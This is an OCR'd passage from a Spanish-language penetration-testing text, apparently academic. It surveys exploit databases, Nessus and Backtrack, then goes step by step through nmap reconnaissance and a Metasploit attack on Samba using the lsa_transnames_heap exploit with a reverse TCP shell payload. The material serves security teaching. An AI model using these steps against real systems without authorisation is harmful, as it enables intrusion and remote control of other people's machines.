


Figura 6.1 El sitio de Security Focus cuenta con mucha información de vulnerabilidades

En la Figura 6.2 se tiene otra búsqueda de vulnerabilidades en el software de samba pero esta vez a través del sitio de Secunia. Hay que resaltar que dentro de estos sitios se encuentran posibles *exploits* de prueba de concepto.




Figura 6.2 En Secunia también encontraremos bastante información sobre problemas de seguridad

Otro muy buen sitio para buscar es Milw0rm donde se encuentran *exploits* remotos, locales, en aplicaciones web, para denegación de servicio, pruebas de concepto, *shellcode*, videos y además de todo eso se encuentran muy buenos documentos sobre vulnerabilidades (ver la Figura 6.3).

Figura 6.3 El sitio de Milw0rm tiene un amplio contenido de exploits

VI.A Identificación de vulnerabilidades

Algo que podría realizar el atacante antes de utilizar un *exploit* es usar un escáner de vulnerabilidades.

La herramienta Nessus (http://www.nessus.org/nessus/) es un escáner de vulnerabilidades que contiene muchos plugins para realizar una amplia evaluación y descubrir información sensible, también va a permitir configurar los perfiles de evaluación para las revisiones que se le indiquen, ya que no es lo mismo analizar un sistema Unix que un sistema Windows.

Nessus permite descargar las últimas actualizaciones para detectar vulnerabilidades con solo registrarse en el sitio.

Esta herramienta utiliza un esquema de cliente-servidor, por lo que después de la instalación se crea una cuenta de usuario para poder utilizar Nessus, esto se realiza con el comando *nessus-adduser*.




Figura 6.4 Nessus mostrando un reporte de las vulnerabilidades encontradas

En la Figura 6.4 se muestra la salida resumida de un análisis de Nessus, se observa que el número de vulnerabilidades de alto riesgo son 82. También hay que tomar las precauciones adecuadas al elegir los perfiles ya que en algunos casos podrían causar que el objetivo se pasme.

Vale la pena resaltar que dentro del resultado se podrían tener falsos positivos. [2]

[2] http://www.nessus.org/nessus/

VI.B Backtrack

Backtrack es considerada la mejor distribución “live” de GNU/Linux enfocada en realizar pruebas de penetración. Se puede obtener en http://www.remote-exploit.org/backtrack_download.html. Está disponible en formato *liveCD*, es decir, se necesita iniciar la computadora desde el disco de Backtrack, aunque también se puede instalar, incluso se puede llevar en una memoria usb.

Hasta la versión 3 Backtrack estuvo basada en la distribución Slackware. La versión 4 incluye muchos cambios, el mayor de ellos es la expansión de ser un *liveCD* para pruebas de penetración hacia una distribución completa.

Backtrack ahora está basada en los paquetes centrales de Debian y utiliza los repositorios de software de Ubuntu. Logrando así que Backtrack pueda ser mejorada en caso de que ocurra alguna actualización. Cuando se sincronicen con los repositorios de Bactrack se obtendrán regularmente actualizaciones de las herramientas de seguridad tan pronto sean liberadas. [3]

Como se mencionaba anteriormente, Backtrack es una distribución enfocada en la seguridad y como tal contiene una cantidad impresionante de herramientas de seguridad listas para ser usadas. Backtrack incluye herramientas para todas las fases de la anatomía de un ataque, por lo que resulta muy conveniente usarla para realizar pruebas y asegurar los sistemas (ver la Figura 6.5). [4]




Figura 6.5 Pantalla inicial de Backtrack 4 beta, recordar que ahora está basada en Debian

[3] http://www.remote-exploit.org
[4] Tori, op. cit., p. 79

VI.C Explotación de un servicio remoto

Una vez que el atacante detectó las posibles vulnerabilidades, ya sea mediante una búsqueda manual o usando alguna herramienta automática, ha llegado el momento de que el atacante ejecute un *exploit* contra el sistema.

En este punto el atacante debe conocer el sistema operativo del que se trata y de la misma forma el servicio o software que piensa explotar en el sistema objetivo.

Para esta fase empleará algún *exploit* que encontró, desarrolló o que venga incluido en alguna herramienta como Core Impact (http://www.coresecurity.com/), Immunity Canvas (http://www.immunitysec.com/) y Metasploit Framework (http://www.metasploit.com/).

Aunque este tipo de herramientas son desarrolladas para investigación de la seguridad y con propósitos de pruebas legales, no debe dudarse en que un atacante las utilizará para sus obscuros propósitos.

Tanto Core Impact como Immunity Canvas son programas con licencia comercial y están desarrollados para ejecutarse en ambientes Windows.




Figura 6.6 Muestra del funcionamiento de Core Impact obtenida de su sitio web http://www.coresecurity.com

Se utilizará Metasploit Framework para analizar la explotación de un servicio vulnerable en un sistema GNU/Linux, para esto se empleará como atacante la distribución Backtrack.

VI.D Metasploit Framework (Penetrando el sistema)

Metasploit Framework es una plataforma de desarrollo para la creación de herramientas de seguridad y *exploits*. Es usado por los profesionales de seguridad en redes y administradores de sistema para realizar pruebas de penetración, verificación de la instalación de parches y por investigadores de seguridad en todo el mundo.

Metasploit Framework está escrito en el lenguaje de programación Ruby e incluye componentes escritos en C y ensamblador. Y una de las mejores características del Metasploit Framework es que es open source.

El proceso central de Metasploit Framework es seleccionar, configurar y ejecutar un *exploit*.

a. Seleccionando un exploit

Se debe contar con la información adecuada para llevar a cabo este paso, necesita identificarse al sistema objetivo, conocer su sistema operativo y los servicios que se están ejecutando.

En este caso éstas son las exploraciones que se obtuvieron mediante Nmap, con esto se conoce el sistema operativo así como los servicios que ejecuta.

Ésta es la consulta realizada para descubrir los puertos abiertos y las versiones que se están ejecutando.

bt ~ # nmap -sS -sV 192.168.1.67

Starting Nmap 4.60 (http://nmap.org) at 2009-02-16 12:31 GMT
Interesting ports on box (192.168.1.67):
Not shown: 1695 closed ports
PORT STATE SERVICE VERSION
7/tcp open echo
11/tcp open systat?
13/tcp open daytime
15/tcp open netstat
19/tcp open chargen Linux chargen
37/tcp open time (32 bits)
111/tcp open rpcbind 2 (rpc #100000)
139/tcp open netbios-ssn Samba smbd 3.X (workgroup: TUX-NET)
445/tcp open netbios-ssn Samba smbd 3.X (workgroup: TUX-NET)
515/tcp open printer
873/tcp open rsync (protocol version 29)
901/tcp open tcpwrapped
2401/tcp open cvspserver cvs pserver
5801/tcp open vnc-http TightVNC 1.2.9 (Resolution 1024x788; VNC TCP port 5901)
5802/tcp open vnc-http TightVNC 1.2.9 (Resolution 1280x1044; VNC TCP port 5902)
5803/tcp open vnc-http TightVNC 1.2.9 (Resolution 1600x1220; VNC TCP port 5903)
5901/tcp open vnc VNC (protocol 3.8)
5902/tcp open vnc VNC (protocol 3.8)
5903/tcp open vnc VNC (protocol 3.8)
6000/tcp open X11 (access denied)

Ésta es la consulta para determinar el sistema operativo del objetivo.

```
bt ~ # nmap -O 192.168.1.67

Starting Nmap 4.60 ( http://nmap.org ) at 2009-02-16 13:04 GMT
Interesting ports on box (192.168.1.67):
Not shown: 1695 closed ports
PORT     STATE SERVICE
7/tcp    open  echo
11/tcp   open  systat
13/tcp   open  daytime
15/tcp   open  netstat
19/tcp   open  chargen
37/tcp   open  time
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
515/tcp  open  printer
873/tcp  open  rsync
901/tcp  open  samba-swat
2401/tcp open  cvspserver
5801/tcp open  vnc-http-1
5802/tcp open  vnc-http-2
5803/tcp open  vnc-http-3
5901/tcp open  vnc-1
5902/tcp open  vnc-2
5903/tcp open  vnc-3
6000/tcp open  X11
MAC Address: 00:0F:B0:FE:63:D3 (Compal Electronics)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.13 - 2.6.23
Uptime: 0.034 days (since Mon Feb 16 12:16:14 2009)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.013 seconds
```

Como se aprecia en la exploración el sistema operativo del objetivo es un GNU/Linux.

Contando con toda esta información se ejecuta una utilidad del Metasploit Framework llamada msfconsole, la cual muestra al inicio que se cuenta con 345 *exploits*.

Para ver la lista de *exploits* se utiliza el comando *show exploits*, el resultado se puede apreciar en la Figura 6.7.

Figura 6.7 Muestra la lista de *exploits* a través del comando *show exploits*

Conociendo que el sistema operativo identificado es un GNU/Linux y que está ejecutando samba (un servicio que puede ser vulnerable), se utiliza el *exploit* "Samba lsa_io_trans_names Heap Overflow".

Utilizando el comando *info <nombre_del_exploit>* mostrará información acerca del *exploit*, algunas de las cosas que mostrará son el autor, las plataformas y sistemas disponibles, así como las opciones necesarias para que el *exploit* trabaje.[5]

Para seleccionar el *exploit* se utiliza el comando *use <nombre_del_exploit>*, por lo tanto en este caso queda como *use linux/samba/lsa_transnames_heap* (ver la Figura 6.8).

[5] David Maynor y K. K. Mookhey, *Metasploit Toolkit*, p. 39-40




Figura 6.8 Aquí obtuvimos más información sobre el *exploit* y al final lo seleccionamos

Eligiendo el *exploit* a utilizar, el prompt de la msfconsole cambiará. Como se observa, el *exploit* está disponible para muchas distribuciones de GNU/Linux, como se desconoce la distribución del sistema objetivo se elige el *target 0* que se refiere a una forma general, en algunas ocasiones aparece para que el MSF elija de manera automática la distribución o versión del sistema, este paso se realiza con el comando *set target 0*.

b. Seleccionando el payload

Una vez que se ha elegido el *exploit* y el *target*, es momento de seleccionar el *payload* que nos gustaría ejecutar habiendo realizado una explotación exitosa. Para ver los *payloads* disponibles para el *exploit* seleccionado se ejecuta show *payloads*.

La mayoría de los *payloads* tienen funciones como cambiar los permisos en un archivo, agregar un usuario o regresar una conexión que incluya una *shell* de comandos (ver la Figura 6.9).

```
msf exploit(lsa_transnames_heap) > show payloads

Compatible payloads
===================

   Name                                Description
   ----                                -----------
   generic/debug_trap                  Generic x86 Debug Trap
   generic/debug_trap/bind_ipv6_tcp    Generic x86 Debug Trap, Bind TCP Stager (IPv6)
   generic/debug_trap/bind_nonx_tcp    Generic x86 Debug Trap, Bind TCP Stager (No NX Support)
   generic/debug_trap/bind_tcp         Generic x86 Debug Trap, Bind TCP Stager
   generic/debug_trap/reverse_http     Generic x86 Debug Trap, PassiveX Reverse HTTP Tunneling Stager
   generic/debug_trap/reverse_ipv6_tcp Generic x86 Debug Trap, Reverse TCP Stager (IPv6)
   generic/debug_trap/reverse_nonx_tcp Generic x86 Debug Trap, Reverse TCP Stager (No NX Support)
   generic/debug_trap/reverse_ord_tcp  Generic x86 Debug Trap, Reverse Ordinal TCP Stager
   generic/debug_trap/reverse_tcp      Generic x86 Debug Trap, Reverse TCP Stager
   generic/shell_bind_tcp              Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp           Generic Command Shell, Reverse TCP Inline
   linux/x86/adduser                   Linux Add User
   linux/x86/adduser/bind_ipv6_tcp     Linux Add User, Bind TCP Stager (IPv6)
   linux/x86/adduser/bind_tcp          Linux Add User, Bind TCP Stager
   linux/x86/adduser/reverse_ipv6_tcp  Linux Add User, Reverse TCP Stager (IPv6)
   linux/x86/adduser/reverse_tcp       Linux Add User, Reverse TCP Stager
   linux/x86/chmod                     Linux Chmod
   linux/x86/chmod/bind_ipv6_tcp       Linux Chmod, Bind TCP Stager (IPv6)
   linux/x86/chmod/bind_tcp            Linux Chmod, Bind TCP Stager
   linux/x86/chmod/reverse_ipv6_tcp    Linux Chmod, Reverse TCP Stager (IPv6)
   linux/x86/chmod/reverse_tcp         Linux Chmod, Reverse TCP Stager
   linux/x86/exec                      Linux Execute Command
   linux/x86/exec/bind_ipv6_tcp        Linux Execute Command, Bind TCP Stager (IPv6)
   linux/x86/exec/bind_tcp             Linux Execute Command, Bind TCP Stager
   linux/x86/exec/reverse_ipv6_tcp     Linux Execute Command, Reverse TCP Stager (IPv6)
   linux/x86/exec/reverse_tcp          Linux Execute Command, Reverse TCP Stager
   linux/x86/shell/bind_ipv6_tcp       Linux Command Shell, Bind TCP Stager (IPv6)
   linux/x86/shell/bind_tcp            Linux Command Shell, Bind TCP Stager
   linux/x86/shell/reverse_ipv6_tcp    Linux Command Shell, Reverse TCP Stager (IPv6)
   linux/x86/shell/reverse_tcp         Linux Command Shell, Reverse TCP Stager
   linux/x86/shell_bind_ipv6_tcp       Linux Command Shell, Bind TCP Inline (IPv6)
   linux/x86/shell_bind_tcp            Linux Command Shell, Bind TCP Inline
   linux/x86/shell_reverse_tcp         Linux Command Shell, Reverse TCP Inline
   linux/x86/shell_reverse_tcp2        Linux Command Shell, Reverse TCP Inline - Metasm demo

msf exploit(lsa_transnames_heap) >
```

Figura 6.9 Muestra la lista de *payloads* disponibles para ese *exploit*

Si se desea obtener más información sobre algún *payload* sólo se tiene que introducir el comando *info <nombre_del_payload>* (ver la Figura 6.10). [6]

```
msf exploit(lsa_transnames_heap) > info linux/x86/shell_reverse_tcp

       Name: Linux Command Shell, Reverse TCP Inline
    Version: 5782
   Platform: Linux
       Arch: x86
Needs Admin: No
 Total size: 104

Provided by:
  Ramon de Carvalho Valle <ramon@risesecurity.org>

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The local address
LPORT  4444             yes       The local port

Description:
  Connect back to attacker and spawn a command shell


msf exploit(lsa_transnames_heap) >
```

Figura 6.10 Podemos observar más información de algún *payload* a través del comando *info payload_name*

[6] Maynor, op. cit., p. 41-42

Aquí decidí utilizar un *payload* que regresa una conexión al sistema atacante y genera una *shell* remota del sistema explotado. Para elegirlo se emplea el comando *set PAYLOAD linux/x86/shell_reverse_tcp*.

c. Opciones finales

Ahora que ya se eligió el *exploit*, el *target* y el *payload*, se necesita determinar qué otra información es necesaria antes de que el Metasploit Framework pueda ejecutar el *exploit*. Para ver las posibles opciones se utiliza el comando *show options* y para opciones avanzadas *show advanced options*.

La columna *Required* indica qué opciones son necesarias para poder ejecutar el *exploit* y como se puede ver en la Figura 6.11 aún nos falta definir 2 valores el RHOST (dirección IP del host remoto) y el LHOST (dirección del host local).

Para definir los valores se emplea el comando *set RHOST <dirIP>* y *set LHOST <dirIP>* y ahora sí está todo listo para llevar a cabo la explotación (ver la Figura 6.11).[7]

